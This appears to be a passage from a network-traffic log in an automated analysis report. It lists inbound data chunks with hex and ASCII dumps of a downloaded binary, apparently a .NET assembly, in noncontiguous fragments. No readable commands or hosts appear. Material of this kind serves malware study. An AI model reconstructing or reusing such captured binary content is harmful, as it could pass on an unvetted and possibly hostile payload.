2022-01-28 21:14:32 UTC	33	IN	Data Raw: f1 18 ca 00 54 01 6b 1a f3 00 5c 05 e5 1c 31 00 54 00 9c 1c 29 00 64 16 e3 1c 1f 00 64 16 cf 1a fc 00 5c 16 c4 18 ca 00 44 00 20 14 77 00 54 00 3b 1c 15 00 44 06 49 1c 0c 00 44 16 8e 1c 00 01 29 16 85 1b f4 00 44 04 ef 1b ef 06 69 00 20 14 77 00 4c 00 20 14 77 00 44 04 ef 1b e9 06 69 00 20 14 77 00 51 00 6f 14 b2 05 89 00 66 14 77 05 b9 00 20 14 77 05 89 16 4e 1b df 00 89 01 85 14 77 02 d9 00 20 14 77 03 49 00 20 14 77 00 49 00 20 14 77 03 69 01 85 14 77 03 c1 01 85 14 77 03 d1 01 6f 14 77 04 e9 01 85 14 77 03 f1 01 85 14 77 03 e1 01 85 14 77 03 b1 01 85 14 77 03 b9 01 85 14 77 03 c9 01 85 14 77 03 e9 00 20 14 77 04 d1 00 56 14 77 04 b9 01 85 14 77 05 51 00 20 14 77 05 f1 15 11 14 77 05 09 14 e7 14 77 00 21 14 c7 14 77 00 a1 00 56 14 77 00 29 00 20 14 77 Data Ascii: Tk\1T)dd\D wT;DID)Di wL wDi wQofw wNw wI wI wiwwowwwwwww wVwwQ www!wVw) w
2022-01-28 21:14:32 UTC	34	IN	Data Raw: 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 11 08 00 05 00 00 11 14 00 04 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 11 08 00 05 00 00 11 Data Ascii:
2022-01-28 21:14:32 UTC	35	IN	Data Raw: 00 11 2c 00 07 00 00 11 20 00 06 00 00 11 08 00 05 00 00 11 14 00 04 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 fe 00 0a 00 00 10 f2 00 09 00 00 10 8b 00 08 00 00 11 2c 00 07 00 00 11 20 00 06 00 00 11 08 00 05 00 00 11 14 00 04 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 11 14 00 04 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 02 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 Data Ascii: , ,
2022-01-28 21:14:32 UTC	37	IN	Data Raw: 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 11 14 00 04 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 Data Ascii:
2022-01-28 21:14:32 UTC	38	IN	Data Raw: 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 11 20 00 06 00 00 11 08 00 05 00 00 11 14 00 04 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 11 14 00 04 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 Data Ascii:
2022-01-28 21:14:32 UTC	39	IN	Data Raw: 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 02 10 89 00 01 00 00 10 89 00 01 00 00 11 14 00 04 00 00 10 fc 00 03 00 Data Ascii:
2022-01-28 21:14:32 UTC	41	IN	Data Raw: 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 11 2c 00 07 00 00 11 20 00 06 00 00 11 08 00 05 00 00 11 14 00 04 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 11 08 00 05 00 00 11 14 00 04 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 11 16 00 0b 00 00 10 fe 00 0a 00 00 10 f2 00 09 00 00 10 8b 00 08 00 00 11 2c 00 07 00 00 11 20 00 06 00 00 11 08 00 05 00 00 11 14 00 04 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f2 00 09 00 00 10 8b 00 08 00 00 11 2c 00 07 00 00 11 20 00 06 00 00 11 08 00 05 00 00 11 14 00 04 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 11 14 00 04 00 00 Data Ascii: , , ,
2022-01-28 21:14:32 UTC	42	IN	Data Raw: 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 Data Ascii:
2022-01-28 21:14:32 UTC	43	IN	Data Raw: 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 fc 00 03 00 02 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 Data Ascii:
2022-01-28 21:14:32 UTC	45	IN	Data Raw: 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 11 14 00 04 00 00 10 fc 00 03 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 10 f0 00 02 00 00 10 89 00 01 00 00 11 14 00 04 00 02 10 fc 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2022-01-28 21:14:32 UTC	46	IN	Data Raw: b8 08 54 00 56 14 77 18 86 00 00 00 02 2f 90 08 53 10 79 16 b2 01 c6 00 03 00 00 00 00 08 4c 13 8b 16 a6 01 c6 00 03 00 00 00 00 08 47 13 82 16 9f 01 c6 00 03 00 00 00 00 08 45 05 84 14 77 18 86 00 03 00 00 00 00 08 44 0c e4 16 b2 01 c6 00 03 00 00 00 00 08 40 13 66 16 a6 01 c6 00 03 00 00 00 00 08 3e 13 60 16 9f 01 c6 00 03 00 00 00 00 08 3c 05 84 14 77 18 86 00 03 00 00 00 00 08 39 11 24 16 b2 01 c6 00 03 00 00 00 00 08 32 11 14 16 a6 01 c6 00 03 00 00 00 00 08 2d 11 09 16 9f 01 c6 00 03 00 00 00 00 08 2b 05 84 14 77 18 86 00 03 00 00 00 00 08 2a 10 79 16 b2 01 c6 00 03 00 00 00 00 08 27 10 6f 16 a6 01 c6 00 03 00 00 00 00 08 26 10 6a 16 9f 01 c6 00 03 00 00 00 00 08 24 05 84 14 77 18 86 00 03 00 00 00 00 08 23 10 79 16 b2 01 c6 00 03 00 00 00 00 08 1f Data Ascii: TVw/SyLGEwD@f>`<w9$2-+w*y'o&j$w#y
2022-01-28 21:14:32 UTC	47	IN	Data Raw: 00 02 27 80 07 b9 09 86 10 89 00 91 00 00 00 02 27 60 07 b9 00 1c 10 89 00 91 00 00 00 02 26 dc 07 b9 00 1c 14 4f 18 91 00 00 00 02 26 94 07 b9 09 a2 10 89 00 93 00 00 00 02 26 54 07 b9 00 1c 14 4f 18 91 00 00 00 02 26 30 07 b8 00 93 14 c1 00 c6 00 00 00 02 24 20 07 b8 00 8d 14 c1 00 c6 00 00 00 02 23 e4 07 b7 00 88 14 c1 08 c6 00 00 00 02 23 6c 07 b7 00 84 14 c1 08 c6 00 00 00 02 23 48 07 b6 01 5e 10 89 00 86 00 00 00 02 23 28 07 b6 01 5a 10 89 00 86 00 00 00 02 23 08 07 b5 01 5e 14 77 18 86 00 00 00 02 22 e4 07 b5 00 20 14 77 18 86 00 00 00 02 22 c4 07 b5 02 ea 10 89 00 93 00 00 00 02 22 a0 07 b5 00 20 14 77 18 86 00 00 00 02 22 68 07 b4 12 89 10 89 00 93 00 00 00 02 22 2c 07 b3 0a 3b 10 89 00 93 00 00 00 02 21 f0 07 b3 00 8d 14 c1 00 c6 00 00 00 02 21 Data Ascii: "`&O&&TO&0$ ##l#H^#(Z#^w" w"" w"h",;!!
2022-01-28 21:14:32 UTC	49	IN	Data Raw: c6 00 03 00 00 00 00 07 3c 11 2f 16 9f 01 c6 00 03 00 00 00 00 07 3a 05 84 14 77 18 86 00 03 00 00 00 00 07 39 0c e4 16 b2 01 c6 00 03 00 00 00 00 07 35 10 87 16 a6 01 c6 00 03 00 00 00 00 07 33 10 80 16 9f 01 c6 00 03 00 00 00 00 07 31 05 84 14 77 18 86 00 03 00 00 00 00 07 2e 11 24 16 b2 01 c6 00 03 00 00 00 00 07 27 11 14 16 a6 01 c6 00 03 00 00 00 00 07 22 11 09 16 9f 01 c6 00 03 00 00 00 00 07 20 05 84 14 77 18 86 00 03 00 00 00 00 07 1f 10 79 16 b2 01 c6 00 03 00 00 00 00 07 1c 0c c2 16 a6 01 c6 00 03 00 00 00 00 07 1b 11 04 16 9f 01 c6 00 03 00 00 00 00 07 19 05 84 14 77 18 86 00 03 00 00 00 00 07 18 10 79 16 b2 01 c6 00 03 00 00 00 00 07 14 10 f9 16 a6 01 c6 00 03 00 00 00 00 07 12 10 f3 16 9f 01 c6 00 03 00 00 00 00 07 10 05 84 14 77 18 86 00 03 Data Ascii: </:w9531w.$"' wywyw
2022-01-28 21:14:32 UTC	50	IN	Data Raw: 14 77 18 86 00 00 00 01 f5 9c 06 99 0a 3b 10 89 00 93 00 00 00 01 f5 60 06 97 09 4f 17 8d 00 c6 00 00 00 01 f4 a8 06 94 08 ac 17 9c 00 c6 00 00 00 01 f3 54 06 93 0e 8d 10 89 00 81 00 00 00 01 f3 1c 06 92 00 56 10 89 00 81 00 00 00 01 f0 e4 06 8f 08 ac 10 89 00 81 00 00 00 01 f0 7c 06 8e 01 5e 17 80 08 c6 00 00 00 01 f0 4c 06 8e 01 5a 17 73 08 c6 00 00 00 01 f0 08 06 8e 00 20 17 a1 00 c6 00 00 00 01 f0 04 06 8b 08 a4 17 a7 00 c6 00 00 00 01 ef fc 06 8a 01 5e 17 92 00 c6 00 00 00 01 ef f4 06 8a 01 5a 17 68 08 c6 00 00 00 01 ef d0 06 8a 01 6b 17 5b 08 c6 00 00 00 01 ef cc 06 8a 01 6b 17 4f 08 c6 00 00 00 01 ef c8 06 8a 01 6b 17 43 08 c6 00 00 00 01 ef c4 06 89 01 6f 14 aa 00 c4 00 00 00 01 ef 7c 06 89 00 20 10 89 00 81 00 00 00 01 ee ec 06 85 0f bc 14 77 18 Data Ascii: w;`OTV|^LZs ^Zhk[kOkCo| w
2022-01-28 21:14:32 UTC	51	IN	Data Raw: 40 0e f7 10 f0 00 91 00 00 00 01 db f4 06 40 0e f7 10 89 00 96 00 00 00 01 db d0 06 3e 0e ef 10 89 00 93 00 00 00 01 db 74 06 3c 0e e7 10 89 00 84 00 00 00 01 da 30 06 39 0e df 10 89 00 94 00 00 00 01 d9 e4 06 37 0e d8 10 89 00 94 00 00 00 01 d9 a0 06 34 0e d0 10 89 00 94 00 00 00 01 d9 2c 06 33 0d 9c 10 89 00 94 00 00 00 01 d8 fc 06 32 0a 84 10 f0 00 96 00 00 00 01 d8 dc 06 31 0a 84 10 89 00 94 00 00 00 01 d8 bc 06 2f 0e c8 14 77 18 86 00 00 00 01 d8 30 06 2d 0b fb 14 77 18 86 00 00 00 01 d7 fc 06 2d 00 1c 10 89 00 93 00 00 00 01 d7 d8 06 2a 0e b6 10 89 00 96 00 00 00 01 d7 34 06 2a 00 1c 14 4f 18 91 00 00 00 01 d6 fc 06 2a 00 1c 10 89 00 93 00 00 00 01 d6 d8 06 29 00 93 14 c1 00 c6 00 00 00 01 d4 c8 06 29 00 8d 14 c1 00 c6 00 00 00 01 d4 8c 06 28 00 88 Data Ascii: @@>t<0974,321/w0-w-*4*O*))(
2022-01-28 21:14:32 UTC	53	IN	Data Raw: b9 40 05 ec 0d fe 10 89 00 86 00 00 00 01 b8 dc 05 ec 01 81 10 89 00 86 00 00 00 01 b7 d4 05 eb 0d f6 10 89 00 93 00 00 00 01 b7 44 05 e7 0d ec 10 89 00 91 00 00 00 01 b7 0c 05 e7 0b cc 10 89 00 86 00 00 00 01 b6 e4 05 e7 09 30 10 89 00 86 00 00 00 01 b6 bc 05 e7 00 24 10 89 00 86 00 00 00 01 b6 88 05 e7 01 6b 10 89 00 86 00 00 00 01 b6 60 05 e7 00 3b 10 f0 00 86 00 00 00 01 b6 3c 05 e7 00 3b 10 89 00 86 00 00 00 01 b5 ec 05 e7 00 20 19 3a 01 e1 00 00 00 01 b5 cc 05 e6 01 6f 10 89 00 81 00 00 00 01 b5 60 05 e6 00 20 10 89 00 86 00 00 00 01 b5 40 05 e6 0d e6 10 89 00 86 00 00 00 01 b5 20 05 e4 0d dc 14 77 18 81 00 00 00 01 b4 64 05 e3 0d d5 14 77 18 86 00 00 00 01 b4 38 05 e3 0a 13 19 25 05 c6 00 00 00 00 00 00 05 e2 01 6f 10 89 00 86 00 00 00 01 b4 18 05 Data Ascii: @D0$k`;<; :o` @ wdw8%o
2022-01-28 21:14:32 UTC	54	IN	Data Raw: 80 00 00 00 00 05 a3 01 09 10 89 00 91 00 08 00 01 9b 1c 05 a2 0c ee 10 f0 00 91 00 08 00 01 99 bc 05 a0 0c f5 10 89 00 91 00 00 00 01 99 98 05 9f 0c ee 10 89 00 93 00 00 00 01 99 78 05 9f 00 1c 10 89 00 93 00 00 00 01 99 60 05 9f 02 ea 10 f0 00 91 00 08 00 01 98 e4 05 9f 02 ea 10 89 00 91 00 08 00 01 98 d8 05 9f 00 8d 14 c1 00 c6 00 00 00 01 98 9c 05 9e 00 93 14 c1 00 c6 00 00 00 01 98 4c 05 9d 03 28 10 89 00 86 00 00 00 01 98 2c 05 9d 00 8d 10 89 00 86 00 00 00 01 98 0c 05 9d 00 20 14 77 18 86 00 00 00 01 97 ec 05 9c 0c e4 16 b2 01 c6 00 03 00 00 00 00 05 98 0c d9 16 a6 01 c6 00 03 00 00 00 00 05 96 0c d3 16 9f 01 c6 00 03 00 00 00 00 05 94 05 84 14 77 18 86 00 03 00 00 00 00 05 93 0c cc 16 b2 01 c6 00 03 00 00 00 00 05 90 0c c2 16 a6 01 c6 00 03 00 00 Data Ascii: x`L(, ww
2022-01-28 21:14:32 UTC	58	IN	Data Raw: 00 01 3f a4 04 72 00 20 16 d7 01 e6 00 00 00 01 3f 80 04 72 00 3b 16 d7 09 e6 00 00 00 01 3f 5c 04 72 00 20 14 77 18 86 00 00 00 01 3f 34 04 72 09 86 10 89 00 93 00 00 00 01 3e f4 04 71 09 7f 10 89 00 93 00 00 00 01 3e d8 04 71 09 79 10 89 00 93 00 00 00 01 3e bc 04 71 09 73 10 89 00 93 00 00 00 01 3e 60 04 71 00 20 14 77 18 83 00 00 00 01 3e 40 04 71 00 1c 14 4f 18 91 00 00 00 01 3e 20 04 71 00 1c 10 89 00 93 00 00 00 01 3d fc 04 6e 08 a4 17 a7 00 c6 00 00 01 3d f4 04 6e 00 20 17 a1 00 c6 00 00 00 01 3d f0 04 6d 09 5c 10 89 00 91 00 00 00 01 3d 84 04 6d 00 20 11 14 00 81 00 00 00 01 3c f0 04 6c 09 57 10 89 00 81 00 00 00 01 3c 4c 04 6c 00 20 10 fc 00 81 00 00 00 01 3c 00 04 6c 00 20 10 f0 00 81 00 00 00 01 3b 88 04 69 08 ac 17 9c 00 c6 00 00 00 01 3a Data Ascii: ?r ?r;?\r w?4r>q>qy>qs>`q w>@qO> q=n=n =m\=m <lW<Ll <l ;i:
2022-01-28 21:14:32 UTC	62	IN	Data Raw: 00 ce 00 02 85 02 31 14 0d 00 91 00 00 00 00 cd e0 02 83 02 31 12 b9 00 91 00 00 00 00 cd b8 02 81 02 31 10 fc 00 91 00 00 00 00 cd 98 02 7f 02 31 14 22 00 91 00 00 00 00 cd 70 02 7d 02 31 13 b2 00 91 00 00 00 00 cd 1c 02 7d 00 3b 10 89 00 81 00 00 00 00 cd 14 02 7b 02 31 12 be 00 91 00 00 00 00 cc 34 02 79 02 31 11 ca 00 91 00 00 00 00 cc 14 02 77 02 31 11 9b 00 91 00 00 00 00 cb ec 02 75 02 31 13 21 00 91 00 00 00 00 cb bc 02 73 02 31 12 ed 00 91 00 00 00 00 cb 9c 02 71 02 31 16 57 00 91 00 00 00 00 cb 74 02 6f 02 43 10 89 00 91 00 00 00 00 c9 40 02 6e 04 b5 10 89 00 81 00 00 00 00 c9 18 02 6c 02 31 12 44 00 91 00 00 00 00 c8 f8 02 6a 02 31 13 ee 00 91 00 00 00 00 c8 d8 02 69 04 ab 10 89 00 81 00 00 00 00 c8 8c 02 67 02 31 16 4f 00 91 00 00 00 00 c8 6c Data Ascii: 1111"p}1};{14y1w1u1!s1q1WtoC@nl1Dj1ig1Ol
2022-01-28 21:14:32 UTC	63	IN	Data Raw: a3 80 02 03 02 27 10 f0 00 91 00 00 00 00 a3 40 02 01 02 31 16 1f 00 91 00 00 00 00 a3 20 01 ff 02 31 12 3f 00 91 00 00 00 00 a3 04 01 fc 03 65 10 fc 00 91 00 00 00 00 a0 98 01 fa 02 31 12 db 00 91 00 00 00 00 a0 94 01 f8 03 59 10 89 00 81 00 00 00 00 9e 04 01 f6 02 31 12 28 00 91 00 00 00 00 9d a0 01 f4 02 31 13 55 00 91 00 00 00 00 9d 7c 01 f2 02 31 13 1c 00 91 00 00 00 00 9d 50 01 f1 04 0a 10 89 00 91 00 00 00 00 9c dc 01 ee 04 00 10 89 00 86 00 00 00 00 9c a8 01 ec 02 31 11 08 00 91 00 00 00 00 9c 64 01 ea 02 31 11 a3 00 91 00 00 00 00 9c 34 01 e8 03 f8 10 89 00 81 00 00 00 00 9b 9c 01 e6 02 31 13 8e 00 91 00 00 00 00 9b 40 01 e4 02 31 16 17 00 91 00 00 00 00 9b 18 01 e3 02 b2 10 89 00 91 00 00 00 00 9a c0 01 e1 02 31 13 4d 00 91 00 00 00 00 9a a0 01 Data Ascii: '@1 1?e1Y1(1U|1P1d141@11M

Timestamp	kBytes transferred	Direction	Data
2022-01-28 21:14:32 UTC	68	IN	Data Raw: 80 00 08 00 3f 10 89 00 81 00 00 00 00 21 f4 00 02 00 3f 14 8c 01 e6 00 00 00 00 21 bc 00 02 00 3b 14 9b 09 e6 00 00 00 00 21 9c 00 02 00 3b 14 8c 09 e6 00 00 00 00 21 7c 00 02 00 3b 10 f0 00 81 00 00 00 00 21 54 00 02 00 3b 10 89 00 81 00 00 00 00 21 30 00 01 00 34 14 77 18 86 00 00 00 00 20 bc 00 01 00 24 14 7d 05 c6 00 00 00 00 00 00 00 01 00 20 14 77 18 84 00 00 00 00 20 9c 00 01 00 1c 14 56 00 91 00 00 00 00 20 80 00 01 00 1c 14 4f 18 91 00 00 00 00 20 50 0e 99 10 f0 00 11 13 d9 10 89 00 11 13 cf 10 89 00 36 0f 0b 11 20 00 36 01 b4 11 08 00 36 01 b4 11 14 00 36 01 b4 10 fc 00 36 01 b4 10 f0 00 36 01 b4 10 89 00 36 13 99 10 f0 01 33 13 99 10 89 01 33 01 b4 10 89 00 01 13 1d 10 fe 00 33 13 18 10 f2 00 33 13 13 10 8b 00 33 13 0e 11 2c 00 33 13 09 11 20 Data Ascii: ?!?!;!;!|;!T;!04w $} w V O P6 66666633333,3
2022-01-28 21:14:32 UTC	72	IN	Data Raw: 00 a1 11 2c 00 01 00 b9 11 20 00 01 00 b4 11 08 00 01 00 5b 11 14 00 01 00 aa 10 fc 00 01 00 a4 10 f0 00 01 00 a1 10 89 00 21 00 75 10 89 00 01 00 31 11 08 00 21 00 2d 11 14 00 21 00 2d 10 fc 00 21 00 61 10 f0 00 01 00 5b 10 89 00 11 00 31 10 89 00 26 00 31 11 14 00 21 00 31 10 fc 00 21 00 2d 10 f0 00 01 00 28 10 89 00 01 06 40 02 ba 01 b5 00 00 14 3a 00 10 01 80 06 3b 02 b8 01 b5 00 01 14 31 00 10 01 81 06 39 02 b8 01 b5 00 00 14 2c 00 10 01 00 06 38 02 b7 01 b5 00 00 10 89 00 10 01 83 06 30 02 b1 01 b5 00 00 14 27 00 10 01 80 06 30 02 b1 03 69 00 00 10 89 00 00 01 13 06 30 02 af 01 b5 00 00 14 22 00 00 01 00 06 30 02 af 01 b5 00 00 14 1a 00 10 01 80 06 2a 02 ae 01 b4 00 00 14 15 00 10 00 80 06 26 02 ae 01 91 00 00 11 2c 00 00 01 05 06 22 02 ae 01 91 00 Data Ascii: , [!u1!-!-!a[1&1!1!-(@:;19,80'0i0"0*&,"
2022-01-28 21:14:32 UTC	76	IN	Data Raw: b2 09 b9 00 06 08 b2 09 b2 00 06 08 b2 09 97 00 06 08 b2 09 80 00 06 08 b2 09 67 00 06 08 b2 09 5a 00 06 08 b2 09 3d 00 06 08 b2 09 20 00 06 08 b2 09 05 00 06 08 b2 08 e6 00 06 08 b2 08 cd 00 06 08 b2 08 c4 00 06 08 b2 08 9a 00 06 00 39 08 93 00 06 00 39 08 75 00 06 00 39 08 6a 00 06 00 39 08 56 00 06 00 39 08 44 00 06 00 39 08 34 00 06 00 39 08 2d 00 06 00 39 08 22 00 06 00 39 08 19 00 06 00 39 08 02 00 06 00 39 07 ec 00 06 00 39 07 d4 00 06 07 ab 07 ca 00 0e 07 ab 07 b6 00 0e 07 ab 07 96 00 0e 00 39 07 84 00 06 00 39 07 77 00 06 00 39 07 61 00 06 00 39 07 5c 00 06 00 4d 07 43 00 16 00 00 07 28 01 7b 00 4d 07 0d 00 16 00 4d 06 f8 00 16 06 ec 06 e1 00 1a 00 39 06 c7 00 06 00 39 06 b2 00 06 00 39 06 ab 00 06 00 39 06 a5 00 06 00 39 06 9f 00 06 00 39 06 99 Data Ascii: gZ= 99u9j9V9D949-9"999999w9a9\MC({MM999999
2022-01-28 21:14:32 UTC	80	IN	Data Raw: ca 46 30 28 ff 71 35 6b fb 67 dd 70 f9 44 62 f2 02 94 91 5b 11 24 aa 3d 4e 40 d8 fc 80 2e b7 49 8e 4b dc 1f 92 03 00 5a 96 65 6d e9 1e 6d 0a e2 57 3d 13 5e a5 49 02 18 4b 8b 10 a7 63 6d 93 93 fb e6 16 bb 27 7e 61 cd 67 ec 78 69 11 73 e1 27 74 e0 8b ca 1c 57 f7 fd b9 27 d2 f6 cc 30 53 c1 d9 53 0e ca 76 96 1f a3 54 4f d2 30 a4 58 af 89 7b a2 d9 8a 5d ea 5f 1c ac 02 48 9f 70 ac 90 0d ae 66 39 f3 bc 4a dc 6b 61 5a 63 dc a8 5a c4 d3 ff 6f f2 f9 d3 51 de ee 50 5b 9c 5a 2f 3d 01 03 cd b0 2c 9d 1f 91 14 89 ef e3 a6 eb b0 8f 37 97 ce c9 94 3b 59 16 a1 31 26 05 19 37 23 7b 7e 44 a9 f5 5c 3a 5b d5 6a 08 ff 57 0c 08 6a 1c b7 55 7b db 42 36 7d 77 39 3a 81 41 8c 49 53 e0 09 f5 c8 af 42 83 4d 40 5d 25 2f f8 0a 3d 4d 47 38 4d fd ae 6a 72 0f 32 5b f2 ba 11 27 43 89 f4 cd Data Ascii: F0(q5kgpDb[$=N@.IKZemmW=^IKcm'~agxis'tW'0SSvTO0X{]_Hpf9JkaZcZoQP[Z/=,7;Y1&7#{~D\:[jWjU{B 6}w9:AISBM@]%/=MG8Mjr2['C
